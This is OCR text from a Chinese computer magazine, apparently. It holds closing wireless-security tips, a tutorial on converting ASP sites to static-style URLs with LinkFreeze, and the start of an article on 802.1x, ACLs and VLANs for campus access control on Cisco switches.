


图4

5．保卫无线网络

1)不为AP使用默认的用户名和密码。

2)将AP安装在安全的位置，要使物理接触AP比较困难。

3)使用第三方加密方案WEP＋IPSec或VPN。

4)修改默认的服务区标识符(SSID)。

5)设置MAC地址过滤。

以上是个人看法，权作抛砖引玉。笔者才疏学浅，由于学校装了无线网络所以顺带研究了一下其安全性，错误纰漏在所难免，希望各位读者能够不吝赐教。

适合读者：网络爱好者、网管、站长
前置知识：无

快速将动态网站转化为静态网站



文/小强

建过网站的人都知道，使用ASP构建的动态网站虽然在制作和维护上都比较容易，但其缺点也相当的明显，那就是网站中的网页内容无法被搜索引擎大面积的收录到。从而减少了从搜索引擎或通过网站关键字来访问网站的机会，损失了一定的网站访问流量。


为了让使用ASP构建的动态网站也能够像静态网站一样被搜索引擎大面积的收录网站网页的内容，我们可以使用LinkFreeze并花一分钟的时间来把你的动态网站改造成静态网站。LinkFreeze提供45天的试用期，支持IIS 4、IIS 5、IIS 5.1、IIS 6等版本。

步骤一

安装源程序，并且安装ISAPI驱动（光盘均有收录）。因过程简单，这里不再赘述。

步骤二

软件安装后，进入IIS管理器。在这里，右键单击想要改造成静态网站的网站名，然后从弹出的菜单中选择"属性"命令，进入网站属性设置对话框，如图1 所示。



步骤三

在网站属性对话框内，我们可以发现一个新增的名为"LinkFreeze"的标签页，点击它，进入设置窗口，如图2 所示。

步骤四

在LinkFreeze设置窗口内，单击"Enable LinkFreeze"按钮。因为我们使用的是试用版，所以这里会弹出一个注册窗口，直接单击"Run Trial"按钮即可。




图 2

接着我们在窗口的"Scheme select"处选择一种动态网页转换成静态网页后网址的表现形式，这里共有12种样式可供选择，在窗口的黄色区域内可以看到网址转换后的效果，如图3 所示。选中一个你喜欢的样式后，单击窗口中的"Activate Scheme"按钮保存所做的修改，最后单击"确定"按钮，退出网站属性设置窗口。




图3

经过以上的设置后，我们的网站就已经完全变成一个静态网站了，原来像"http://www.styleshow.net/class.asp?classid=2"这样的动态网页，现在已经变成类似"http://www.styleshow.net/class~classid~21.asp"的静态网页了。经过修改后的网站，我们即可以使用动态网站的网址来访问，也可以使用新网址来访问。经过一段时间后，在搜索引擎中使用site命令就可以查看到我们的网页已经大量被收录到搜索引擎中了，如图4 所示。




图4


最后需要提醒大家的是，确定完一种样式后，以后就尽量不要去再做改变，因为当我们在网站属性窗口中按下"确定"按钮后，我们的网站就已经变成一个静态的网站了，如果经常改变的话，那么搜索引擎原来收录的网页地址就会失效，需要重新收录。

刘流：交换机是在物理上网络中最脆弱的地方。因而加强对交换机的访问控制对保护主机系统和应用系统以及整个网络的安全都有重要意义。Cisco系列交换机在交换机的访问控制方面提供了在交换机中集成安全认证、ACL(Access Control List，访问控制列表)等多种方法和途径，利用它，我就可以很方便对园区网络进行访问控制。

适合读者：网络爱好者、网络管理员

前置知识：Cisco设备使用基础

基于Cisco交换机园区网络的访问控制



文/图 [illegible]

802.1x安全认证

在传统的局域网环境中，只要有物理的连接端口，未经授权的网络设备就可以接入局域网，或者是未经授权的用户可以通过连接到局域网的设备进入网络。这样就给一些企业造成了潜在的安全威胁。另外在学校以及智能小区的网络中，由于涉及到网络的计费，所以验证用户接入的合法性也显得非常重要。IEEE 802.1x 正是解决此类问题的良药，目前它已经被集成到二层智能交换机中，完成对用户的接入安全审核。

> **小知识**：802.1x协议是符合IEEE 802协议集的局域网接入控制协议，其全称为基于端口的访问控制协议。它能够在利用IEEE 802局域网优势的基础上提供一种对连接到局域网的用户进行认证和授权的手段，达到了接受合法用户接入，保护网络安全的目的。802.1x协议与LAN是无缝融合的。

802.1x利用了交换LAN架构的物理特性，实现了LAN端口上的设备认证。在认证过程中，LAN端口要么充当认证者，要么扮演请求者。在作为认证者时，LAN端口在需要用户通过该端口接入相应的服务之前，首先进行认证，如若认证失败则不允许接入；在作为请求者时，LAN端口则负责向认证服务器提交接入服务申请。基于端口的MAC锁定只允许信任的MAC地址向网络中发送数据。来自任何"不信任"的设备的数据流会被自动丢弃，从而确保最大限度的安全性。

最初由无线局域网发展起来的认证技术802.1x，虽然目前标准还不十分统一，但其通过以太网帧来承载高层认证信息的概念还是得到了许多用户的认可。加之微软的Windows XP中已集成了802.1x客户端，使得802.1x接入认证越来越受到各方的关注。越来越多的厂商开始提供支持802.1x的交换机产品。

在802.1x协议中，只有具备了以下三个元素才能够完成基于端口的访问控制的用户认证和授权。

1.客户端。一般安装在用户的工作站上，当用户有上网需求时，激活客户端程序，输入必要的用户名和口令，客户端程序将会送出连接请求。

2.认证系统。在以太网系统中指认证交换机，其主要作用是完成用户认证信息的上传、下达工作，并根据认证的结果打开或关闭端口。

3.认证服务器。通过检验客户端发送来的身份标识（用户名和口令）来判别用户是否有权使用网络系统提供的网络服务，并根据认证结果向交换机发出打开或保持端口关闭的状态。

访问控制列表

安全交换机采用了访问控制列表ACL来实现包过滤防火墙的安全功能，增强安全防范能力。访问控制列表以前只在核心路由器才能使用。现在已经扩展到三层交换机和二层交换机上。在安全交换机中，访问控制过滤措施可以基于源/目标交换槽、端口、源/目标VLAN、源/目标IP、TCP/UDP端口、ICMP类型或MAC地址来实现访问控制列表大致可以分为标准型(Standard)和扩展型(Extended)。标准访问控制列表（编号范围0-99或1300-1999），主要根据数据包的源地址进行过滤。而扩展型的访问控制列表（编号范围100-199或2000-2699）则增强了功能和灵活性。除了可以根据源地址和目标地址进行过滤外，还可以根据协议端口过滤。甚至可以利用扩展型访问控制列表的选项启用许多附加的功能。

1.标准IP ACL的命令格式

```
ACCESS-LIST ACCESS-LIST-NUMBER
{DENY|PERMIT} {SOURCE[source-wildcard]|ANY}
```

其中ACCESS-LIST-NUMBER是标准IP ACL的号码，范围在1～99之间，可以使用这个范围之内的任意号码。ACL号相同的所有ACL形成一个组。下一个关键字DENY|PERMIT指出该访问控制列表是允许还是拒绝数据包。最后，可以选择主机或网络的源地址，或者使用关键字ANY。

要过滤某个主机，需要输入该主机的主机名和IP地址；要过滤某个网络，则需要输入该网络号，后面跟上通配符掩码；要过滤所有的网络和主机，则需要使用关键字ANY。这里，通配符掩码与源地址或目标地址一起来定义要过滤的网络范围。

IP访问控制组语句 定义好了IP ACL语句后，需要将IP访问控制列表应用到具体接口上。首先，进入路由器某个接口的接口配置模式，如interface E0/0，接下来输入IP访问控制组语句：

IP ACCESS-GROUP access-list-number{IN|OUT}

其中，ACCESS-LIST-NUMBER是在前一步中定义的IP访问控制列表的表号，关键字IN|OUT表示对流入还是流出（也称为入站、出站）交换机（路由器）的数据包进行检查。

2.扩展IP ACL的命令格式

```
ACCESS-LIST access-list-number {DENY|PERMIT} protocol source source-wildcard destination destination-wildcard option
```

ACCESS-LIST-NUMBER是扩展IP ACL的号码，范围在100～199之间，可以使用这个范围之内的任意号码。下一个关键字DENY|PERMIT指出该访问控制列表是允许还是拒绝数据包。接下来的Protocol关键字指明要过滤使用什么协议的数据包，如TCP、UDP、ICMP、IP等等。接下来，可以选择主机或网络的源地址、目标地址及通配符掩码，或者使用关键字ANY。

虚拟局域网和VLAN访问控制列表(VLAN ACL)

虚拟局域网是安全交换机必不可少的功能。VLAN可以在二层或者三层交换机上实现有限的广播域，它可以把网络分成一个一个独立的区域，可以控制这些区域是否可以通讯。VLAN可能跨越一个或多个交换机，与它们的物理位置无关，设备之间好像在同一个网络间通信一样。VLAN可在各种形式上形成，如端口、MAC地址、IP地址等。VLAN限制了各个不同VLAN之间的非授权访问，而且可以设置IP/MAC地址绑定功能限制用户的非授权网络访问。

VLAN访问控制列表（VACL）AVL访问控制列表定义了流量在穿过网络设备的时候如何对其进行处理，它使用地址和端口信息来控制流量通信

VACL（VLAN ACL）是一种ACL，它指定了基于3层以上信息的流量参数，而这些参数则用于2层VLAN，或者在某些特定情况下用于二层接口。它们也能增加过滤IP子网内和IP子网外流量的功能。

许多交换机具有基于端口的流量控制功能，能够实现风暴控制、端口保护和端口安全。流量控制功能用于交换机与交换机之间在发生拥塞时通知对方暂时停止发送数据包，以避免报文丢失。广播风暴抑制可以限制广播流量的大小，对超过设定值的广播流量进行丢弃处理。

访问控制技术在园区网络的上实现

下面就以某单位A为例具体讲一下如何利用Cisco交换机的相关技术对园区网络实现安全的访问控制。单位A建立了一个园区局域网，并通过一台路由器接入Internet。在网络核心使用一台基于IOS的多层交换机，并接有服务器。所有的二层交换机也为可管理的基于IOS的交换机，在园区内部使用了VLAN技术。

整个园区网分为了6个VLAN：

```
VLAN1 网络设备(包括服务器):210.28.179.32/27
VLAN2 网络中心:210.28.179.64/27
VLAN3 部门1:210.28.179.96/27
VLAN4 办公室:210.28.179.128/27
VLAN5 财务部:210.28.179.160/27
VLAN6 部门2:210.28.179.192/27
```

出口路由器上Fa0/0接园区内部网，通过S0/0连接到Internet。该网络的拓扑简图如图1所示

